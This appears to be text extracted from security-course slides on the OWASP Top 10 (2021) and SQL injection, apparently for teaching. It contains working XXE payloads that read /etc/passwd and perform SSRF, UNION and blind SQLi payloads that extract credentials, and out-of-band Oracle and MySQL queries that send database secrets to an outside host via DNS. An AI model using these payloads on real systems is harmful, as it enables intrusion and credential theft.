- **Situation #2** - If a “question and answers” based credential recovery workflow is used then it's a design flaw as Questions & Answers are not acceptable identity proof and attackers can use this opportunity to exploit the recovery workflow.
- **Situation #3** - If an e-commerce website lacks defense against bots, it creates a design flaw and allows attackers to exploit the application.

A4:2021

OWASP Top 10 - 2021



Insecure design attack scenario:

In the following attack scenario, the attacker exploits a poorly designed API that does not properly filter input.

- The attacker scans for vulnerable APIs and identifies an API that does not properly filter input and does not use the organizations API security gateway.
- The attacker injects a malicious script into the vulnerable API.
- The victim's browser accesses the API through the application.
- The browser loads content with the malicious script.



A5:2021-Security Misconfiguration

- Inability to implement all security controls for a server or web application, or implementing security controls with errors.
- Human Errors
 - Misinterpreting System Implementation
 - Not changing default Login Credentials
 - Lack of computer skills
 - Mistakes made under time pressure



Checklist

- What if your framework issued a security patch?
- Do you have a centralized policy for keeping dependencies up-to-date?
- Do you know all security configurations in the framework?
- Have you properly “hardened” your framework?
- Delete default users, disable unused services and ports.



A5:2021

OWASP Top 10 - 2021

- **A5:2021-Security Misconfiguration** and XML External Entities XXE
 - Security flaws present in the misconfiguration of application frameworks, servers, databases, etc. Allow hackers to access unauthorized privileged data.



A5:2021

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and **XML External Entities XXE**
 - Occur when untrusted XML input referencing to an external entity is accepted and parsed by vulnerable XML parsers.
 - XXE is a vulnerability that allows an attacker to abuse an application's XML parser by sending a malicious document or by modifying a request that already contains XML.
 - XXE vulnerabilities are most commonly used to read files on a system. However, this vulnerability can also be exploited for Denial Of Services (DoS) or Server Side Request Forgery (SSRF) attacks.



A5:2021

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and **XML External Entities XXE**
 - XXE attacks are possible if the used XML parser is not configured securely. In case the referencing of external entities is allowed security issues can arise. Entities are defined in the following format:
 - `<!ENTITY error "An error occurred">`
 - Via `&error;` the entity can be used inside of the XML document.



A5:2021

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and XML External Entities XXE
 - XXE provides attackers with multiple exploitation options. Three examples of common attack paths are:
 - Read arbitrary files on a server
 - Direct output in the target application response
 - Via an out-of-band interaction (blind injection)
 - Perform a DoS
 - Perform a SSRF through XXE

A5:2021

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and XML External Entities XXE
 - Read arbitrary files on a server

Request		Response			
Pretty	Raw	Hex	Render		
1	POST /dvws/vulnerabilities/xxe2/server.php	HTTP/1.1	1	HTTP/1.1	200 OK
2	Host: 192.168.1.14		2	Date:	Mon, 16 May 2022 09:40:24 GMT
3	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101 Firefox/100.0		3	Server:	Apache/2.4.7 (Ubuntu)
4	Accept: */*		4	X-Powered-By:	PHP/5.5.9-1ubuntu4
5	Accept-Language: en-US,en;q=0.5		5	Vary:	Accept-Encoding
6	Accept-Encoding: gzip, deflate		6	Content-Length:	1038
7	Content-Type: text/plain; charset=UTF-8		7	Connection:	close
8	Content-Length: 118		8	Content-Type:	text/html
9	Connection: close		9		
10			10	Hello, Thankyou for using root:x:0:0:root:/root:/bin/bash	
11	<!DOCTYPE replace [<!ENTITY example SYSTEM 'file:///etc/passwd'>]>		11	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	
12	<uservalue>		12	bin:x:2:2:bin:/bin:/usr/sbin/nologin	
13	<value>		13	sys:x:3:3:sys:/dev:/usr/sbin/nologin	
	&example;		14	sync:x:4:65534:sync:/bin:/bin/sync	
	</value>		15	games:x:5:60:games:/usr/games:/usr/sbin/nologin	
14	</uservalue>		16	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	
			17	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	
			18	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and XML External Entities XXE
 - Perform a DoS

[illegible]

A5:2021

OWASP Top 10 - 2021

- A5:2021-Security Misconfiguration and XML External Entities XXE
 - Perform a SSRF through XXE

```
Request
Pretty Raw Hex
1 POST /dwvs/vulnerabilities/xxe2/server.php HTTP/1.1
2 Host: 192.168.1.14
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 134
9 Origin: http://192.168.1.14
10 Connection: close
11 Referer: http://192.168.1.14/dwvs/vulnerabilities/xxe2/
12 Cookie: JSESSIONID=6BCBD5AB57AABF2F3C7335CDC499DCB3
13
14 <!DOCTYPE root [<!ENTITY example SYSTEM 'http://127.0.0.1/protected/secret.txt';>]>
15 <uservalue>
16   <value>
17     &example;
18   </value>
19 </uservalue>

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 16 May 2022 13:15:15 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4
5 Content-Length: 54
6 Connection: close
7 Content-Type: text/html
8
9 Hello, Thankyou for using API_KEY: SUPER_SECRET_TOKEN
10
```



A6:2021-Vulnerable and Outdated Components

- Operating Systems
- Web/Application Servers
- Data Management Systems
- APIS
- Components, Runtime Environments, Libraries



A6:2021

OWASP Top 10 - 2021

- A6:2021-Vulnerable and Outdated Components
 - Vulnerable components like libraries and frameworks.



A6:2021


OWASP Top 10 - 2021

■ A6:2021-Vulnerable and Outdated Components

- A software component is part of a system or application that extends the functionality of the application, such as a module, software package, or API. Component-based vulnerabilities occur when a software component is unsupported, out of date, or vulnerable to a known exploit. You may inadvertently use vulnerable software components in production environments, posing a threat to the web application. For example, an organization may download and use a software component, such as OpenSSL, and fail to regularly update or patch the component as flaws are discovered. Since many software components run with the same privileges as the application itself, any vulnerabilities or flaws in the component can result in a threat to the web application.
- Using components with known vulnerabilities makes your application susceptible to attacks that target any part of the application stack. For example, the following attack types are a few that may target known component vulnerabilities:
 - Code injection
 - Buffer overflow
 - Command injection
 - Cross-site scripting (XSS)

A6:2021

OWASP Top 10 - 2021



Vulnerable and outdated components attack scenario:

In the following attack scenario, the attacker exploits a poorly designed API that does not properly filter input.

1. The attacker gains access to an organization's internal network.
2. The attacker runs a scanning tool to locate internal systems with unpatched or outdated components.
3. The attacker exploits a flaw in the outdated component that allows them to install malicious code on the application server.



A7:2021-Identification and Authentication Failures

- Refers to the compromise of
 - Passwords
 - Keys
 - Session Tokens
 - User Account InformationTo assume User Identity.
- Multi-Factor Authentication are integral in authenticating key information like usernames and passwords.



A7:2021


OWASP Top 10 - 2021

■ A7:2021-Identification and Authentication Failures (Broken Authentication)

- Occur when web applications fail to implement secure authentication mechanisms like weak password policies or weak storage of credentials.
- Identification and authentication failures can occur when functions related to a user's identity, authentication, or session management are not implemented correctly or not adequately protected by an application. Attackers may be able to exploit identification and authentication failures by compromising passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities, either temporarily or permanently.
- Attackers use a range of techniques to exploit broken authentication, including the following:
 - Brute force/credential stuffing
 - Session hijacking
 - Session fixation
 - Cross Site Request Forgery (CSRF)
 - Execution After Redirect (EAR)
 - One-click attack

A7:2021

OWASP Top 10 - 2021



Identification and authentication failures attack scenario:

In the following scenario an attacker performs credential stuffing attacks against an application that does not implement automated threat techniques.

- The attacker obtains a password database from a hacker forum.
- Since a weak hashing algorithm was used to encrypt passwords, the attacker can expose the user credentials.
- The attacker uses credential stuffing tools to test credential pairs on other websites.
- If the login is successful, the attacker knows they have a set of valid credentials.



A8:2021-Software and Data Integrity Failures

- Relates to code and infrastructure that does not protect against integrity violations.
 - Example, Wordpress application relies on plugins from untrusted sources. One compromised plugin can give access to your application.
- Software Updates
- Critical Data
- CI/CD pipelines
- Insecure Desterilization




A8:2021

OWASP Top 10 - 2021

- A8:2021-Software and Data Integrity Failures (Insecure Deserialization)
 - Focusing on assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity.

A8:2021

OWASP Top 10 - 2021



Software and Data Integrity Failures attack scenario:

In the following scenario an attacker exploits an insecure CI/CD pipeline and installs malicious code to be distributed through the build and deploy process.

- The attacker identifies an organizations' insecure CI/CD pipeline and installs malicious code that is pushed into production.
- Customers unknowingly download the malicious code from the organizations update servers.
- The malicious update is installed in the customer's environment.
- The attacker uses the malicious code to gain access to the customer's network.



A9:2021-Security Logging and Monitoring Failures

- Serious Impact on
 - Visibility
 - Digital Forensics



A9:2021

OWASP Top 10 - 2021

- A9:2021-Security Logging and Monitoring Failures (Insufficient Logging & Monitoring)
 - Occur when application logs, trace logs are not maintained in the web application to track any malicious activity.
- Security logging and monitoring failures are frequently a factor in major security incidents. The BIG-IP system includes advanced logging and monitoring functionality and provides security features to protect against attacks that can result from insufficient system and application logging and monitoring.


OWASP Top 10 - 2021

■ A9:2021-Security Logging and Monitoring Failures (Insufficient Logging & Monitoring)

- Failure to sufficiently log, monitor, or report security events, such as login attempts, makes suspicious behavior difficult to detect and significantly raises the likelihood that an attacker can successfully exploit your application. For example, an attacker may probe your application or software components for known vulnerabilities over a period. Allowing such probes to continue undetected increases the likelihood that the attacker ultimately finds a vulnerability and successfully exploits the flaw.
- Insufficient logging, monitoring, or reporting makes your application susceptible to attacks that target any part of the application stack. For example, the following attack types may result from a failure to log, monitor, or report security events:
 - Code injection
 - Buffer overflow
 - Command injection
 - Cross-site scripting (XSS)
 - Forceful browsing

A9:2021

OWASP Top 10 - 2021



Software and Data Integrity Failures attack scenario:

In the following scenario an attacker exploits an organization that does not use adequate logging and monitoring.

- An attacker gains access to an organization's internal network.
- The attacker runs a scanning tool to locate internal systems with known vulnerabilities and obtains sensitive data.
- Since the organization does not follow adequate logging and monitoring practices, they are unable to detect active attacks.
- The data breach continues undetected for months.



A10:2021-Server-Side Request Forgery (SSRF)

- Attacker abuses the functionality of a server causing it to access or manipulate information that would otherwise not be directly accessible to the attacker.



A10:2021

OWASP Top 10 - 2021

- A10:2021-Server-Side Request Forgery (SSRF) (NEW)
 - Occur whenever a web application is fetching a remote resource without validating the user-supplied URL.
 - It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).



A10:2021

OWASP Top 10 - 2021

- A10:2021-Server-Side Request Forgery (SSRF) (NEW)
 - Server-side request forgery (SSRF) flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. The vulnerable web application will often have privileges to read, write, or import data using a URL. To execute an SSRF attack, the attacker abuses the functionality on the server to read or update internal resources. The attacker can then force the application to send requests to access unintended resources, often bypassing security controls.
 - Successful SSRF attacks can result in the following:
 - Exposure and theft of data that may include sensitive personal or corporate information
 - Unauthorized manipulation of sensitive data
 - Hijack of a vulnerable system to use its trust relationship with other systems to launch further attacks




A10:2021

OWASP Top 10 - 2021

■ A10:2021-Server-Side Request Forgery (SSRF) (NEW)

Attackers can use SSRF to attack systems protected behind web application firewalls, firewalls, or network ACLs, using scenarios such as:

- **Scenario #1:** Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections.
- **Scenario #2:** Sensitive data exposure – Attackers can access local files or internal services to gain sensitive information such as <file:///etc/passwd> and <http://localhost:28017/>.
- **Scenario #3:** Access metadata storage of cloud services – Most cloud providers have metadata storage such as <http://169.254.169.254/>. An attacker can read the metadata to gain sensitive information.
- **Scenario #4:** Compromise internal services – The attacker can abuse internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS).



SSRF attack scenario:

- In the following scenario, an attacker exploits an application that makes calls to an internal resource on the same network.
- The attacker identifies an application that is vulnerable to SSRF attacks.
- The attacker sends a forged request to the vulnerable application and targets the internal resource that resides on the same network.
- For example, the following forged request targets 192.0.2.100, which resides on the internal network:
- `GET /index.php?url=http://192.0.2.100/admin/ HTTP/1.1`
Host: example.com
- The application sends the forged request to the internal resource and receives a response with the requested data.
- The application sends the data back to the attacker, bypassing detection.



SQL INJECTION

A3:2021

Courtesy: <https://portswigger.net/web-security/>

Learning Path: Web Security Academy

What is SQLi?



SQL
INJECTION

- Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.

Attacker



Web Server




Database



- To application that the Web Server hosts an authenticity page where the user has to enter his credentials to gain access to the back-end database. The profile page will be presented to the user if credentials correct.

What is SQLi?



- Outcome: The attacker exploits a SQL injection vulnerability by logging in as admin without password if admin userid exists on the database.



SQL
INJECTION

Impact of SQLi Attacks

- Unauthorized access to sensitive data
 - **C**onfidentiality : SQLi can be used to view sensitive information, such as application usernames and passwords.
 - **I**ntegrity : SQLi can be used to alter data in the database.
 - **A**vailability: SQLi can be used to delete data in the database.
- Remote code execution on the OS



Feature	CWE	OWASP Top Ten
Focus	Weaknesses in software/hardware	Critical web application security risks
Number of Entries	Over 600 categories	10 primary risks
Purpose	Standardize terminology for weaknesses	Raise awareness and provide mitigation strategies
Maintenance	Maintained by MITRE, updated regularly	Updated periodically by OWASP
Audience	Developers, security architects	Developers, security professionals



SQL
INJECTION

A3:2021 - Injection

- Common Weakness Enumerations (CWEs):
 - CWE-79: Cross-site Scripting
 - CWE-89: SQL Injection
 - CWE-73: External Control of File Name or Path
- Common Injections:
 - SQL
 - NoSQL
 - OS Command
 - Object Relational Mapping (ORM)
 - LDAP and Expression Language (EL)
 - Object Graph Navigation Library (OGNL)

https://owasp.org/Top10/A03_2021-Injection/

A3:2021 - Injection



SQL
INJECTION

- Types of SQL Injection Vulnerabilities:
 - In-band SQLi (Classic SQLi)
 - error-based and
 - union select-based
 - Blind SQLi (Inferential SQLi)
 - boolean-based and
 - time-based
 - Out-of-band SQLi (OOB SQLi)

<https://www.invicti.com/learn/sql-injection-sqli/>

In-Band SQLi



SQL
INJECTION

- Occurs when the attacker uses the same communication channel to both launch the attack and gather the result of the attack.
 - Retrieved data is presented directly in the application web page
- Easier to exploit than other categories of SQLi.

Error-Band In-band SQLi



SQL
INJECTION

- Error-based SQLi is an in-band SQLi technique that forces the database to generate an error, giving the attacker information upon which to refine their injection.

- Example:

Input:

```
www.random.com/app.php?id= '
```

Output:

```
You have an error in your SQL syntax, check the manual that corresponds to your MySQL server version...
```

- Information gained by attacker : version or query or which type of server.

Union-Band In-band SQLi



SQL
INJECTION

- Union-based SQLi is an in-band SQLi technique that leverages the UNION SQL operator to combine the results of two queries into a single result set

- Example:

Input:

```
www.random.com/app.php?id=' UNION SELECT username, password FROM users--
```

Output:

```
carlos  
afibh9cjnkuwcsfobs7h  
administrator  
tn8f921skp5dzoy7hxpK
```

- Information: private data leaked.

Blind SQLi



SQL
INJECTION

- SQLi vulnerability where there is no actual transfer of data via the web application
- The attacker would ask true or false questions to gain information from the server.
- Just as dangerous as in-band SQLi
 - Attacker able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

Boolean-Based Blind SQLi



- In Blind SQL Injection, we can get information from the database if the server returns different responses depending on whether the injected payload (Boolean Blind SQL) is true or false.

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

- Information: First force a False payload and then a True payload. If the app responds differently then it is vulnerable to Boolean-Based Blind SQLi.

Boolean-Based Blind SQLi



SQL
INJECTION

Users Table:

```
Administrator / e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f
```

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

→ Nothing is returned on the page → Returned False → 's' is NOT the first character of the hashed password

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

→ Title of product id 1 is returned on the page → Returned True → 'e' IS the first character of the hashed password

Time-Based Blind SQLi



SQL
INJECTION

- Relies on the database pausing for a specified amount of time, then returning the results, indicating a successful SQL query execution. In case it always returns the same answer for true or false Boolean blind SQLi then we can get the database information from the server response times (Time Blind SQL).
- Inject the payload to pause the response of the application for certain amount of time. If the response takes the amount of time to respond then it is vulnerable.

Example Query:

If the first character of the administrator's hashed password is an 'a', wait for 10 seconds.

→ response takes 10 seconds → first letter is 'a'

→ response doesn't take 10 seconds → first letter is not 'a'

Out-of-Band (OOB) SQLi



SQL
INJECTION

- Suppose that the application carries out the same SQL query, but does it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute an SQL query using the tracking cookie.
- In that case, if we inject a payload to try to cause a delay of 10 seconds in the response, the server receives the request and processes it in the original thread, but uses another thread to execute the query, we will not realize that the injection has worked because the process that will suffer the delay is different from the one that returns the response.



SQL
INJECTION

Out-of-Band (OOB) SQLi

- In these cases, the only solution is to try a Blind SQL using out-of-band techniques (OOB). That is, to make the server interact with another system under our control through another protocol. Normally the DNS protocol is used. This is due to the fact that the server is probably forbidden to communicate with the outside world with most protocols, but it is usual that it is allowed to perform DNS queries, since they need it to resolve domains in their usual operation.
- Data can be exfiltrated directly within the network interaction itself. A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). This is because very many production networks allow free egress of DNS queries, because they are essential for the normal operation of production systems.

Out-of-Band (OOB) SQLi Example

- Out-of-Band SQL Injection is less common than other types of SQL injection due to its dependency on specific database features being enabled. However, when successful, it can be a powerful method for attackers to exfiltrate sensitive information without directly interacting with the vulnerable application.

Oracle Example

In Oracle, an attacker can use the `DBMS\_LDAP` package to initiate a connection that sends data externally:

```
sql
SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance) || '.' || (SELECT
user FROM dual) || '.' || (SELECT name FROM v$database) || '.example.com',
80) FROM dual;
```

This command constructs a string with sensitive information and sends it as a request to an external LDAP server

MySQL Example

In MySQL, if the `secure\_file\_priv` variable is not set, an attacker can use the `LOAD\_FILE()` function to send data to a remote server. An example query might look like this:

```
sql
SELECT load_file(CONCAT('\\\\\\', (SELECT @@version), '.', (SELECT user()),
'.', (SELECT password()), '.example.com\\test.txt'))
```

This query attempts to load the database version, user, and password and sends it as a DNS request to `example.com`

Out-of-Band (OOB) SQLi



- Example:
- The Attacker would use Burp Collaborator client capable of receiving requests.
- A SQL payload is injected on victim's server so that it connects to attacker's server to make a DNS lookup.
- To check if it worked the attacker would Poll on his server, if he receives a DNS request from the victim, then he has executed the query.
- Attacker can execute the queries and the server will send you the results of them as a dns lookup request of a subdomain. Query to give attacker back the password of the managed user.



SQL INJECTION

Step1: A SQL payload is injected on victim's server so that it connects to attacker's server to make a DNS lookup.

